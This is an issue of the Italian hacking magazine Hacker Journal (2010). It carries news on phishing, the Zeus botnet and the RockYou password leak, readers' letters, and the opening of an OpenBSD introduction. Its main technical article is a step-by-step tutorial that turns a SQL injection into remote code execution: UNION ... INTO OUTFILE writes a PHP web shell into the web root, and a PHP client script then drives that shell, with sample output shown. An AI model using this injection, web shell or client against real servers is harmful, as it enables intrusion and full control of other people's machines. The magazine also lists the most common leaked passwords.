WWW.HACKERJOURNAL.IT

HACKER JOURNAL

N° 197

2€
NO PUBBLICITÀ
SOLO INFORMAZIONI E ARTICOLI


MODIFICA SOFTWARE PER LA WII

WINDOWS MANAGEMENT INSTRUMENTATION COMMAND-LINE



TORNA LA POSTA DI HJ

SQL INJECTION
CONTROLLO TOTALE DA REMOTO



HARDWARE
› L'HARD DISK ROTTO? LO METTO NEL FREEZER!



LINUX
› Preemptive Multitasking

OPEN SOURCE
› OPENBSD: UN SO QUASI INVULNERABILE

QUATTORD. ANNO 10 - N° 197 - 18 MARZO/31 MARZO 2010 - € 2,00
WLF PUBLISHING

EDITORIALE

QUALCOSA SI MUOVE!

Dal precedente numero sono accadute molte cose... Molti di voi se ne saranno già accorti perché le notizie sul sito arrivano prima e, per motivi di programmazione editoriale, molto dopo sulla rivista.
Però c'è un dato interessante. Il nuovo sito ha segnato non solo un rinnovamento grafico e di contenuti, ma anche l'inizio (il rafforzamento?) di una stretta sinergia tra redazione e utenti. Il nostro invito era quello di unire le forze per fare crescere la rivista con spunti, articoli, commenti e critiche, avanzati sia nel forum che attraverso i nuovi account di posta da poco creati.
Ci ha fatto piacere constatare come soprattutto l'iniziativa legata al "Laboratorio", abbia fatto proseliti. La comunità del sito e i lettori della rivista hanno inviato e stanno inviando numerosi spunti interessanti per arricchire HJ. Alcuni di essi troveranno sicuramente spazio all'interno della rivista. Ma anche il ritorno di una rubrica dedicata della posta ha incontrato un certo favore.
Insomma, la fitta rete di relazioni e scambio che avevamo auspicato si sta lentamente tessendo, autoalimentandosi proprio con il contributo di tutti (lettori e utenti).
Approfitto quindi di questo spazio per fare da cassa di risonanza dell'argomento più controverso, su cui si sono alimentate le maggiori discussioni, ovvero i contenuti della rivista.
Ci sono almeno due "partiti" frapposti, coloro che vorrebbero un hacker journal fortemente tecnico, quindi con molto codice, articoli lunghi quando basta e uno skill medio/alto e coloro che sono invece più attratti da un taglio da magazine, quindi con articoli anche brevi, solo di approfondimento.
Dove ci dobbiamo collocare?
La domanda è impegnativa. Però per avere delle risposte abbiamo scelto di impostare un numero 197 molto tecnico dopo due numeri di livello medio (il 195 e il 196).
A questo punto la palla passa a voi cari lettori, che ne pensate?

laboratorio@hackerjournal.it
Questo indirizzo è stato creato per inviare articoli, codice, spunti e idee. E' quindi proprio una sorta di "incubatore di idee".

posta@hackerjournal.it
E' l'account creato per l'omonima rubrica che è ricomparsa nelle pagine della rivista. A questo indirizzo dovete inviare tutte le mail che volete vengano pubblicate su HJ.

redazione@hackerjournal.it
Questo è l'indirizzo canonico. Quello con cui potete avere un filo diretto, sempre, con la redazione, per qualsiasi motivo che non rientri nelle due precedenti categorie di posta.

Sommario

Anno 10 - N.197
18 marzo / 31 marzo 2010

Editore (sede legale)
WLF Publishing S.r.l.
Socio Unico Medi & Son S.r.l.
via Donatello 71 - 00196 Roma
Fax 063214606

Realizzazione editoriale
Progetti e promozioni Srl
redazione@progettiepromozioni.com

Printing
Grafiche Mazzucchelli S.p.a - Seriate (BG)

Distributore
M-DIS Distributore SPA
via Cazzaniga 2 - 20123 Milano

Hacker Journal
Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.
Una copia: 2,00 euro

Direttore Responsabile
Teresa Carsaniga
redazione@hackerjournal.it


PHISHING, TROJAN E BANCHE

La recente pubblicazione dell'APWG Phishing Activity Trends Report per il 3 ° trimestre del 2009, offre interessanti dettagli sull'evoluzione, a livelli record, dei vettori di phishing specie nella contrattazione bancaria, e delle infezioni di tipo malware.
Secondo la relazione, il numero complessivo di computer infettati utilizzati nel campione è diminuito rispetto al trimestre precedente, tuttavia, il 48,35% dei 22.754.847 computer censiti risultano infettati da maleware e, nonostante le infezioni di trojan siano leggermente diminuite rispetto al secondo trimestre preso in esame, oltre un milione e mezzo i computer sono stati infettati.
Il dato interessante è che la percentuale di computer infettati rilevati è diminuito per la prima volta nel 2009. Allo stesso modo, la percentuale di trojan è scesa da un 16,94 per cento nel secondo trimestre a 15,89 per cento nel terzo.
Questi dati, specie se rapportati ai rischi di frodi bancarie, non sono certo rassicuranti.
Quello che è emerso da un rapporto Gartner è che gli attuali meccanismi di autenticazione per proteggere i clienti delle banche non sono sufficienti. La barriera è spesso facilmente valicabile in diversi modi e la creatività non manca…
Spesso il malware si trova all'interno del browser di un utente e aspetta che l'utente acceda ad un account bancario. Durante il login, il malware copia ID utente, password e OTP, li invia al malintenzionato e blocca l'invio da parte del browser della richiesta di accesso al sito internet della banca, recapitando all'utente il messaggio che il servizio è "temporaneamente non disponibile". Il truffatore utilizza immediatamente user ID, password e OTP per accedere e trafugare i conti dell'utente.
In altri casi i malware sovrascrivono le operazioni/transazioni inviate da un utente al proprio sito di online banking, con le operazioni del criminale informatico. La sovrascrittura avviene dietro le quinte in modo che l'utente non vede i valori rivisti della transazione. Molte banche on-line potranno quindi comunicare al browser dell'utente i dettagli della transazione che devono essere confermati dall'utente stesso con una voce OTP, ma il malware cambierà i valori di ritorno visti dall'utente conformandoli a quelli originali. In questo modo, né l'utente, né la banca si rendono conto che i dati inviati alla banca sono stati alterati.
Il mese scorso, l'associazione dei banchieri americani (ABA) ha emesso un avviso a piccole imprese, raccomandando l'uso di un PC dedicato per le loro attività di e-banking, un computer che venga mai, per nessuna ragione, utilizzato per leggere e-mail o siti web. Misura forse un po' estrema, ma a casi estremi…



NeWS


CYBER ATTACCO MONDIALE



Un ingegnere della NetWitness, azienda americana di sicurezza telematica, ha dato notizia del più grande attacco cibernetico della storia. L'attacco ha coinvolto più di 74.000 tra server e PC in tutto il mondo nel corso dell'ultimo anno. I sistemi sono stati infettati per mezzo del noto Trojan Zeus un botnet che consente di rubare le credenziali di accesso a siti bancari, reti sociali e sistemi di posta elettronica. Tra gli obiettivi dell'attacco il Wall Street Journal e la Paramount Picture. NetWitness ha dichiarato che l'attacco sembra essere partito dalla Germania per opera di un gruppo di hacker dell'Europa dell'est, che avrebbero inviato allegati contenenti il malware in e-mail o link al malware sui siti web che, successivamente, sono stati cliccati dai riceventi consentendo così la diffusione della contaminazione. Oltre al furto di dati specifici, Zeus, può essere utilizzato per cercare e rubare qualsiasi file sul computer, scaricare ed eseguire programmi e permettere a qualcuno di controllare il computer da remoto.

hacker REPUBLIC

Leggendo le righe di presentazione del libro Hacker Republic viene un po' da sorridere: "Siete sicuri che, proprio mentre leggete queste righe, non ci sia qualcuno che sta frugando nella vostra posta elettronica? Siete certi che Lisbeth Salander esista solo nella fantasia di uno scrittore? " (noi di HJ ne siamo più che sicuri ;-), però, al di là dell'approccio molto commerciale (in fondo i libri bisogna pur venderli), l'autore Fabio Ghioni è riconosciuto come uno dei maggiori esperti mondiali di sicurezza informatica. È diventato "l'hacker più famoso d'Italia" in seguito alla vicenda delle intercettazioni Telecom. Accusato di aver violato la banca dati della più grande multinazionale di intelligence privata, è stato arrestato e tenuto forzatamente lontano da qualunque tecnologia per cinque mesi. Da questa esperienza è nato il suo primo romanzo, La nona emanazione (2009). È autore del saggio Ombre Asimmetriche (2005), definito da L'espresso "un cult della cultura underground", e coautore della serie a fumetti Hero-Z, un techno-thriller che ha spopolato negli USA e in Estremo Oriente. Nel suo libro Hacker Republic, edito da Sperling e Kupfer, cerca di tracciare una linea di demarcazione tra verità presunte e certezze spesso snobbate. Hacker Republic è scritto come un romanzo (niente codice) per incuriosire e spiegare, anche ai neofiti, i lati più oscuri dell'universo informatico.



CARTE DI CREDITO A RISCHIO NEI PAESI EMERGENTI

★ Nell'ultimo decennio Jasbir Anand ha lavorato con alcune delle più grandi aziende finanziarie del mondo, partecipando alla battaglia contro gli attacchi fraudolenti alle carte di credito. Egli ha recentemente evidenziato il suo parere circa il trend per il 2010 nel settore delle frodi alle carte di pagamento in questo video http://www.youtube.com/watch?v=aespXxulYRo.
Considerando che lo standard EMV è diffuso in tutto il mondo, Jas prevede che l'utilizzo di carte di credito contraffatte si verificherà nelle regioni meno protette. Allo stesso modo, a causa di formati di carte di credito difficili da copiare, Jas si aspetta che si verificherà una crescita degli attacchi fraudolenti nell'online e in altri sistemi 'card not present'. Jasbir è inoltre convinto che assisteremo ad una crescita delle carte prepagate e dei pagamenti contactless, che sicuramente incoraggiano i micropagamenti nel settore delle carte di pagamento. La sua maggiore convinzione è che si verificheranno altre violazioni di dati con una portata simile a quelle recentemente avvenute alla Heartland.



PUBBLICATO L'ELENCO COMPLETO DELLE PASSWORD PIÙ UTILIZZATE SU UN CAMPIONE DI 32 MILIONI

Nel dicembre 2009, si è verificata una importante violazione di oltre 32 milioni di password dal sito RockYou.com. L'elenco completo delle password acquisite è stato postato, senza altre informazioni di identificazione, su un sito internet. Le password sono state memorizzate in chiaro nel database e sono state estratte attraverso una tecnica SQL Injection.
Imperva Application Defense Center (ADC) ha analizzato l'elenco delle password "forzate" elaborando un interessante resoconto. La password più utilizzata è risultata 123456 seguita, a molta distanza, da 12345 (evviva la fantasia). Secondo queste ricerca di Imperva, sono bastati 110 tentativi agli hacker, in genere, per accedere a un account, o, più semplicemente, 17 minuti per violare oltre 1.000 account del sito.
Circa il 30% degli utenti ha scelto le password la cui lunghezza è uguale o inferiore a sei caratteri. Inoltre, quasi il 60% degli utenti ha scelto la propria password da un set limitato di caratteri alfa-numerici. Infine, quasi il 50% degli utenti ha utilizzato i nomi, le parole dello slang comune, del dizionario o le password banali (cifre consecutive, tasti adiacenti, e così via). Proprio per questo motivo la password più comune tra i proprietari di account Rockyou.com è risultata, per l'appunto, "123456".

Password Popularity – Top 20

Rank	Password	Number of Users with Password (absolute)	Rank	Password	Number of Users with Password (absolute)
1	123456	290731	11	Nicole	17168
2	12345	79078	12	Daniel	16409
3	123456789	76790	13	babygirl	16094
4	Password	61958	14	monkey	15294
5	iloveyou	51622	15	Jessica	15162
6	princess	35231	16	Lovely	14950
7	rockyou	22588	17	michael	14898
8	1234567	21726	18	Ashley	14329
9	12345678	20553	19	654321	13984
10	abc123	17542	20	Qwerty	13856

TOP 10

123456 (290731 volte)
12345 (79078 volte)
123456789 (76790 volte)
Password
iloveyou
princess
rockyou
1234567
12345678
abc123

:: POSTA ::

DA QUESTO NUMERO TORNA LA RUBRICA DELLA POSTA. LE MAIL CHE TROVATE PUBBLICATE SONO SELEZIONATE TRA QUELLE GIUNTE ALL'INDIRIZZO POSTA@HACKERJOURNAL.IT.

UN PICCOLO APPUNTO SULL'EDITORIALE HJ 195

Volevo fare un piccolo appunto circa la domanda, tutto sommato ingenuotta (o provocatoria?) [Ma se io ho comprato la Playstation sarò libero di farne quello che voglio o no?] comparsa nell'editoriale del numero 195 di HJ. L'aver pagato un il prezzo per entrare in possesso di un qualsiasi "bene" non dà mai il diritto di farne quello che si vuole, il diritto è sempre limitato dalle clausole contrattuali di acquisto dei diritti e limitatamente ai diritti contrattati. Per alcuni beni, più che per altri, è palese questo principio. La Playstation, ad esempio, di per sé non è che un inutile soprammobile raccattapolvere. Il vero valore della Playstation, e consimili, sta nella capacità di far girare determinati programmi, ed è pertanto il programma stesso il motivo del contendere. La domanda pertanto sarebbe dovuta essere: posso manipolare la Playstation in modo da poter utilizzare, poi, programmi illegalmente? La risposta è ovvia.

Per quanto riguarda il tostapane, è un altro aggeggio raccattapolvere inutile, a meno che non ci si voglia fare un toast, e in verità non ho bisogno di modificare un gran che se volessi utilizzarlo come stufetta elettrica, basta accenderlo sic et simliciter. Ovvio poi a chiunque che non esiste un mercato delle ditte di riscaldamento, il paragone qui sarebbe dovuto essere, semmai, fatto con le ditte produttrici di pan-carre. Così come nulla vieta che io mi faccia il mio personale pan-carrè e lo tosti nel mio tostapane, nulla vieta che io mi faccia il mio programma personale da utilizzare nella Playstation modificata allo scopo. Ma è anche chiaro che a quel punto, dopo aver speso tempo per farmi il programma, potrei subire la tentazione di trarne


EDITORIALE

HACKERARE IN FONDO È UN'ARTE

Sommario

una remunerazione piuttosto che spargerlo gratuitamente per il mondo per il divertimento altrui, per una semplicissima ragione: a meno che non sia un ricco ereditiero ho bisogno di cibo, un letto ed un tetto (nonché una Playstation) per vivere, e tutto questo costa denaro e il denaro costa in ogni modo tempo, il mio tempo quindi...

Vi sarà chiaro a questo punto che ragionamenti alla tostapane possono raccogliere il consenso di ricchi ereditieri (o fannulloni mantenuti figli di papà) ma per tutta la gente comune di questo mondo, la gente che lavora per vivere e che si fa pagare per il proprio tempo, in quanto paga regolarmente i beni che consuma, ragionamenti alla tostapane non possono che sembrare infantili ed ingenuotti. Sono certo che questo pensiero vi sia familiare. La rivista che pubblicate e che viene acquistata dai vostri lettori verrebbe chiaramente danneggiata da una semplice conversione in formato digitale e pubblicazione via torrent o P2P.

Ma va considerato che esistono altre forme di remunerazione del tempo ed alcune tecniche di marketing prevedono la distribuzione virale da craker o pseudo hackeraggio quale mezzo di conquista di fette del mercato che non sarebbero altrimenti raggiungibili (esempio tipico è MS-DOS contro DR-DOS degli anni ottanta), ed anche esistono iniziative open-source in cui coesistono hobby e profitto sotto diversi aspetti.

Nal primo caso, allo svantaggio che l'utente non ha pagato regolarmente la copia in uso del programma, si somma il danno derivante alla "tua" concorrenza, anch'essa non remunerata, ed allo stesso tempo tagliata fuori dal mercato (è ovvio infatti che se uso un MS-DOS craccato sulla mia macchina non userò il DR-DOS, tanto per seguire l'esempio citato in precedenza). Nel secondo caso si trae vantaggio dai servizi di supporto al software open-source che viene ad assumere le funzioni di una Playstation crackata. Infine, va considerato che crackare o hackerare un prodotto danneggia sempre qualcuno, che sia il produttore o la concorrenza del produttore probabilmente poco ci tange, o così pensiamo, ma in alcuni casi ci si ritrova con un boomerang in mano. Per chi lo ha conosciuto, il DR-DOS era sensibilmente più evoluto del MS-DOS, con una gestione multiutente e relative cartelle private che il MS-DOS non ha mai avuto. Immaginate cosa sarebbe potuto essere oggi Microsoft se avesse perso quella prima battaglia ed avesse prevalso la qualità sull'astuzia.

Giorgio D.

Dunque la lettera è gradita e molto articolata. Motivo per cui risponderemo in breve e la vogliamo considerare soprattutto (avendola pubblicata in modo integrale) uno stimolo alla discussione sulla proprietà intellettuale e le varie normative

:: POSTA ::

d'uso. Evidentemente l'esempio del tostapane era volutamente paradossale e anche un po' cabarettistico, però, leggendo la tua analisi, viene fuori un pensiero che crediamo tu possa condividere: chiunque è libero di sperimentare se non va a ledere gli interessi altrui.
Quindi le modifiche a titolo personale di una console, magari solo per fare girare delle copie di backup, non sono certo da condannare.
A nostro avviso la pirateria fine a se stessa, ovvero quella che ha come scopo l'acquisizione e l'utilizzo di copie di opere o programmi protetti da copyright, ha anche delle radici nei prezzi spesso molto elevati dei prodotti di intrattenimento. Pagare un videogioco 60 euro va bene se si tratta di Call of Duty, che ha dietro un team di sviluppo coi controca..i, ma se una società mi viene a chiedere 60 euro per un prodotto sviluppato male, in fretta, senza alcuna pretesa (e capita spesso) allora forse la colpa non è solo dell'utente, che deluso dall'acquisto pensa di avere buttato via 60 sudatissimi euro, ma del sistema, che sembra volersi approfittare proprio della buona fede di chi vuole trascorrere solo qualche giorno di sano divertimento (in certi casi la profondità di gioco di alcuni titoli è così ridicola che si parla di poche ore). A nostro avviso se i giochi costassero il giusto ci sarebbe meno pirateria e il discorso si può ampliare agli altri beni di intrattenimento (Avatar, come valore dell'opera, può essere pesato come Natale in crociera?). Naturalmente non c'è controprova.
C'è poi una recente ricerca secondo cui un italiano su quattro (in possesso di accesso alla rete) utilizza eMule. Lo farà per scambiare le fotografie del mare?

PROBLEMI DI GARANZIA


Buongiorno sono un vostro lettore assiduo in quanti gli unici a non avere pubblicità e, penso, a differenza delle altre testate informatiche, a non ricevere soldi dalle aziende (in forma più o meno paludata). Ho un piccolo negozio di informatica e mi devo battere tutti i giorni contro i colossi della grande distribuzione. Volevo denunciare il comportamento di HP spesso menefreghista contro le piccole aziende come la mia.
Mi interessava sapere da voi se è giusto che un portatile da 1.000 euro, acquistato il 6 febbraio del 2009, che oggi presenta dei rumori strani della ventola e da cui a volte esce del fumo non venga riconosciuto in garanzia (da HP) nel secondo anno quando, un mese fa, un portatile acquistato da un mio cliente a Mediaworld da più di un anno è rientrato nella garanzia. HP sostiene che il difetto del mio portatile non è in garanzia. Certi di una vostra risposta porgo distinti saluti.
Alessandro V.

Secondo la normativa europea la garanzia è di due anni. Però ci sono una serie di condizioni per riconoscerla che cambiano da società a società (e distributore). Alcune supportano solo danni imputabili alla fabbricazione. Però la natura di questi danni deve essere provata dall'utente che, scoraggiato dai costi di perizia, lascia perdere.
Abbiamo una lunga lista di utenti scontenti che hanno avuto trattamenti molto diversi gli uni dagli altri a seconda della marca. Diciamo che quasi tutte le società, produttrici o distributrici, cercano di complicare la cosa ognuna a modo suo.
Apple, ad esempio, offre una garanzia di un anno. Tu gli dici che sono in Europa e devono darne due e loro ti rispondono che non gliene frega niente (facciamo per dire perché tanto non rispondono) Cosa fai? Ti metti a fare una causa civile ad Apple? Dovresti finanziare per 3 anni un pool di avvocati. Forse costa meno cambiare il PC...
Il problema è che ci vorrebbe più trasparenza e tutela per il consumatore. Secondo noi, comunque, nel caso specifico, dai un'occhiata al contratto di garanzia, se sei in grado di dimostrare che il difetto è di fabbrica non ci dovrebbero essere problemi secondo la normativa europea.

COMPLIMENTI, MA...

Volevo farvi i complimenti per il nuovo sito www.hakerjournal.it, on line da poco. Lo trovo ben concepito, sia dal punto di vista della grafica, che come strumenti d'uso.
Leggendo tra i vari post presenti nel forum noto che molti utenti la pensano come me. Detto questo, volevo anche invitarvi a rimpinguare le sezioni di codice e download che mi sembrano un po' scarne. Sarebbe inoltre bello avere tutti i numeri in PDf delle vecchie riviste da scaricare. Ora ce n'è una minima parte.
Valerio P.

Dunque bastone e carota... Scherzi a parte, apprezziamo la tua mail che abbiamo pubblicato non tanto per la parte di elogi, quanto per la parte di critiche che condividiamo assolutamente. Stiamo lavorando per incrementare i listati di codice scaricabili e gli applicativi a supporto della rivista. Per quanto riguarda invece i PDF delle vecchie riviste il discorso si fa più complesso, perché HJ è passato, nel corso di questi anni, attraverso diverse gestioni. E' comunque nostra intenzione cercare di mettere insieme la maggior parte di materiale possibile.



di darkjoker
http://darkjoker.byethost9.com

Remote SQL Command Execution

INTRUSION

Ottenere l'accesso da remoto e il controllo di una macchina? Difficile, ma non impossibile con un attacco SQL Injection

Spesso si ha a che fare con SQL Injection se ci si trova nel campo della sicurezza informatica, ma non sempre si è a conoscenza di quanto una vulnerabilità del genere può essere letale, non tanto per le informazioni contenute sul database, ma per la sicurezza stessa del server. E' possibile, infatti, da una semplice SQL Injection, ottenere una shell remota e, una volta ottenuta questa, l'accesso totale a quella macchina. Vediamo passo a passo come arrivare ad una shell a partire da una semplice SQL Injection.

1. LA NOSTRA PAGINA VULNERABILE.

Per seguire questo articolo è consigliabile avere una conoscenza discreta del PHP, SQL e di come funziona una SQL Injection, in caso contrario Google è ricco di guide per tutti e tre gli argomenti. Supponiamo che questa sia la nostra pagina vulnerabile:

```
=== a.php ===

<?php
mysql_connect ("localhost","root","password");
mysql_select_db ("test");
$query = "SELECT * FROM articles WHERE id = '{$_
GET['id']}';";
$rows = mysql_fetch_row (mysql_query ($query));
?>

=============
```

Nell'array `$rows` ci sarà il risultato della query effettuata. Come però si può notare lo script è vulnerabile a SQL Injection (per la precisione Blind SQL Injection ma non ha importanza), possiamo quindi partire con il "ragionamento" per arrivare ad una shell remota.
Supponiamo che la tabella articles presente sul database "test" sia stata creata con queste query:

```
=== query.txt ===

CREATE TABLE articles (
id INT NOT NULL PRIMARY KEY AUTO_INCREMENT,
title VARCHAR (20) NOT NULL,
body TEXT NOT NULL

) ENGINE = MYISAM;

INSERT INTO articles (title,body) VALUES ('a title','a
text');

=================
```

2. REMOTE SQL COMMAND EXECUTION

Come detto in precedenza, da questa SQL Injection otterremo una shell sul server, il metodo è molto semplice, si utilizzerà una Remote Command Execution, che consiste nell'eseguire del codice PHP arbitrario sul server. Con una riga di PHP potremo avere la nostra shell, che dovremo poi, tramite la SQL Injection, "iniettare" sul server.

3. OTTENERE IL PATH DOVE INSERIRE LA SHELL

Prima di tutto dovremo trovare il percorso sul server dove inserire la nostra shell una volta che ne avremo la possibilità. Dal momento che la nostra shell sarà in PHP e che dovrà essere accessibile dall'esterno dovremo inserirla in un percorso gestito dal server web, quindi, per esempio, la stessa directory in cui sitrova il nostro file vulnerabile a.php. Scoprire il percorso sul server avendo a disposizione solo l'URL non è semplicissimo, ma attraverso varie tecniche è tuttavia possibile.
La tecnica che spiegherò non l'ho ancora vista applicata in giro se non da me medesimo (☺), ma come già detto ci sono diverse vie, magari quella che ho trovato non è la migliore o la più efficiente, spero mi possiate perdonare :-).
Il metodo che ho testato più volte è quello di generare un errore/warning del PHP, il quale, oltre a fornire informazioni sul tipo di problema fornirà anche il percorso sulla macchina dello script. Per ottenere un errore ci sono 2 possibili strade principali:

1. Sul server esiste già un errore e da esso si prende il path.
2. Si "forza" a.php a dare un'errore.

Dal momento che non su tutti i server (per fortuna) ci sono pagine con degli errori in PHP è consigliabile utilizzare il secondo metodo. Ma come? Dobbiamo semplicemente modificare la query effettuata in modo che mysql_query () ritorni false (un valore booleano) che non è quanto richiesto da mysql_fetch_row (). Ciò genererà un warning, ossia quel che ci serve.
Per far ritornare false a mysql_query () ci basta che la sintassi della query stessa sia sbagliata, quindi anche solo un apice fuori posto può dare problemi:

```
SELECT * FROM articles WHERE id = '';
```

Per ottenere questa query ci basta un bel:

```
http://localhost/sql/a.php?id='
```

E, se nella pagina non è stata utilizzata la funzione

`error_reporting ()` o delle configurazioni strane di php.ini avremo il nostro warning:

```
Warning: mysql_fetch_row() expects parameter
1 to be resource,boolean givenin /opt/lampp/
htdocs/sql/a.php on line 6
```

Ottimo, ora siamo in possesso del path in cui si trova il nostro file `a.php (/opt/lampp/htdocs/sql),` andremo a mettere la nostra shell in un posto tipo

```
/opt/lampp/htdocs/sql/shell.php/
```

in modo che sia reperibile da:

```
http://localhost/sql/shell.php
```

Ma ora dobbiamo vedere come fare per metterla la ' nella shell.

4. INTO OUTFILE.. QUESTO SCONOSCIUTO...

Abbiamo detto che dobbiamo utilizzare la query per creare la shell, per farlo bisogna trovare un metodo che ci consenta, tramite un comando del mysql, di creare un file. Ci viene incontro la possibilità di salvare i risultati di una query all'interno di un file di testo, in questo modo:

```
SELECT * FROM articles INTO OUTFILE 'a.txt'
```

Nel nostro caso adesso a.txt contiene:

```
=== a.txt ======
1 a title a text
================
```

Così si salva il contenuto di articles all'interno del file a.txt.
E' interessante notare che, se al posto di * specifichiamo delle stringhe/numeri, anche essi vengono stampati all'interno del file, quindi:

```
SELECT 1,'test' FROM articles INTO OUTFILE
'a.txt'
```

Ci creerà questo file:

```
=== a.txt ===
1 test
=============
```

A questo punto se il nostro file non fosse a.txt ma /opt/lampp/htdocs/sql/shell.php e quanto scritto all'interno non fosse una scritta "test" ma una shell in PHP ecco che abbiamo ottenuto la nostra shell remota ;-).
Purtroppo però non possiamo inserire la query come abbiamo visto prima, poiché dobbiamo iniettare il nostro codice SQL come seguito di questa query:

```
SELECT * FROM articles WHERE id = '
```

Ci viene quindi in aiuto l'operatore UNION, che ci consente di unire due o più query nel caso in cui ritornino lo stesso numero di campi.
Dal momento che la nostra query iniziale seleziona tutti i campi (*) dovremo aggiungerci un'altra query che prende 3 campi (dato che i campi totali della prima sono 3) e che inserisca l'output dentro la nostra shell, ma prima di tutto dobbiamo chiudere l'apice aperto nella query originaria:

```
' UNION SELECT 1,2,'<?php system($_ ¬
GET["cmd"]); ?>' FROM articles
INTO OUTFILE '/opt/lampp/htdocs/sql/shell.php
```

Vediamo che abbiamo inserito 3 campi (1,2,e il codice PHP) e che mandiamo tutto in output dentro il nostro file che fungerà da shell. L'apice finale del percorso del file non è stato aggiunto, in quanto viene messo dallo script. Il codice PHP non fa altro che prendere un paramentro dall'URL ed eseguirlo come fosse un comando. Dopo vedremo come creare un "client" per questa shell.
La query finale sarà quindi:

```
SELECT * FROM articles WHERE id = '' UNION
SELECT 1,2,'<?php
system($_GET["cmd"]); ?>' FROM articles INTO
OUTFILE
'/opt/lampp/htdocs/sql/shell.php'
```

A questo punto non ci resta altro che iniettare la nostra query che abbiamo scritto per far comparire la shell:

```
http://localhost/sql/a.php?id='%20UNION%20
SELECT%201,2,'<?php
%20system($_GET["cmd"]);%20?>'%20FROM%20
articles%20INTO%20OUTFILE
%20'/opt/lampp/htdocs/sql/shell.php
```

(%20 è solo il carattere spazio in esadecimale). Una volta creata la shell possiamo verificarne l'esistenza visitando semplicemente la pagina stessa, magari inviando anche un comando:

```
http://localhost/sql/shell.php?cmd=ls
```

e otterremo in output qualcosa come:

```
=== output shell ===
1 2 a.php
shell.php
====================
```

(I numeri 1 e 2 sono i valori che abbiamo usato in modo da rendere uguale il numero di campi selezionati dalle due query.) A questo punto non ci resta che creare un piccolo script in PHP
per utilizzare al meglio questa shell:

```
=== client.php ===
<?php
error_reporting (0);
// Funzione che converte una stringa nel suo
corrispondente
// esadecimale, in modo da poterla inviare
alla shell
function hex ($string) {
       $i=0;
       $hex="";
       while ($i<strlen($string))
       $hex .= "%".dechex(ord($string[$i++]));
       return $hex;
}
$stdin = fopen ("php://stdin","r");
while ($cmd!="exit") {
       echo "backdoor@server: ";
       $cmd = trim (fgets($stdin,1024));
// Invia il comando, prende l'output, toglie
la parte relativa all' "1 2"
// e mostra il risultato
       $out = file_get_contents ("http:// ¬
localhost/ ¬ sql/shell.php?
cmd=".hex($cmd));
       $a = explode ("2\t",$out);
       echo $a[1];
}
fclose ($stdin);
?>
==================
```


Ora possiamo eseguire il nostro file client.php e avere così la nostra shell:

```
darkjoker@morpheus ~ $ php client.php
backdoor@server: id
uid=65534(nobody) gid=65533(nogroup) ¬
gruppi=65533(nogroup)
backdoor@server: whoami
nobody
backdoor@server: ls /
bin
boot
dev
etc
home
install-data
lib
lost+found
media
mnt
opt
proc
root
sbin
scripts
sys
tmp
usr
var
backdoor@server: exit
darkjoker@morpheus ~ $
```

Con questo penso di aver concluso. L'articolo affronta abbastanza facilmente l'argomento, ma sappiate che non sempre è così semplice, delle volte ci possono essere problemi di permessi, configurazioni di php.ini che limitano, o altro ancora. In ogni caso spero che possa risultare lo stesso interessante.
:-)

di Giovanni Federico
info@giovannifederico.net

INTRODUZIONE A OPENBSD



SICUREZZA In molti avete richiesto maggiori delucidazioni nel forum e nel canale IRC della rivista (che ricordiamo essere #hackerjournal su irc.azzurra.org) su OpenBSD. In questo articolo abbiamo pertanto deciso di accontentarvi offrendo un'introduzione all'installazione ed alla gestione di "Puffy". Buona lettura!

UN PO' DI STORIA.

OpenBSD è un sistema operativo BSD libero e gratuito con kernel monolitico nato nel 1996 ad opera del programmatore canadese **Theo De Raadt**, già attivo nel panorama mondiale del software libero essendo tra i primi sviluppatori del sistema operativo NetBSD nonché della suite crittografica Open Source OpenSSH.

Dal 1996 al 2002 OpenBSD si caratterizza per lo slogan **"nessuna vulnerabilità in quasi 6 anni"**: di fatto esso non presentava alcuna vulnerabilità nell'installazione di base che consentisse ad un attaccante la possibilità di compromettere da remoto il sistema.

Il 26 giugno 2002 la sicurezza della suite crittografica OpenSSH implementata di default nel sistema operativo venne gravemente minata dalla scoperta di due vulnerabilità (http://www.cert.org/advisories/CA-2002-18.html) che consentivano ad un attaccante la possibilità di avere pieno accesso amministrativo (root) ai PC montanti OpenSSH dalla versione 2.3.1p1 alla 3.3.

Lo slogan del sistema cambiò, pertanto, in **"una sola vulnerabilità con l'installazione di default in oltre 8 anni"**.

Il 9 marzo 2007 Alfredo Ortega, consulente di sicurezza della Core Security Technologies, pubblica un advisory (http://www.coresecurity.com/?action=item&id=1703) relativo ad una vulnerabilità scoperta nella gestione del protocollo IPv6 da parte del sistema che obbliga ancora una volta a modificare lo slogan del progetto in **"solamente due vulnerabilità remote con l'installazione di default in oltre 10 anni"**.

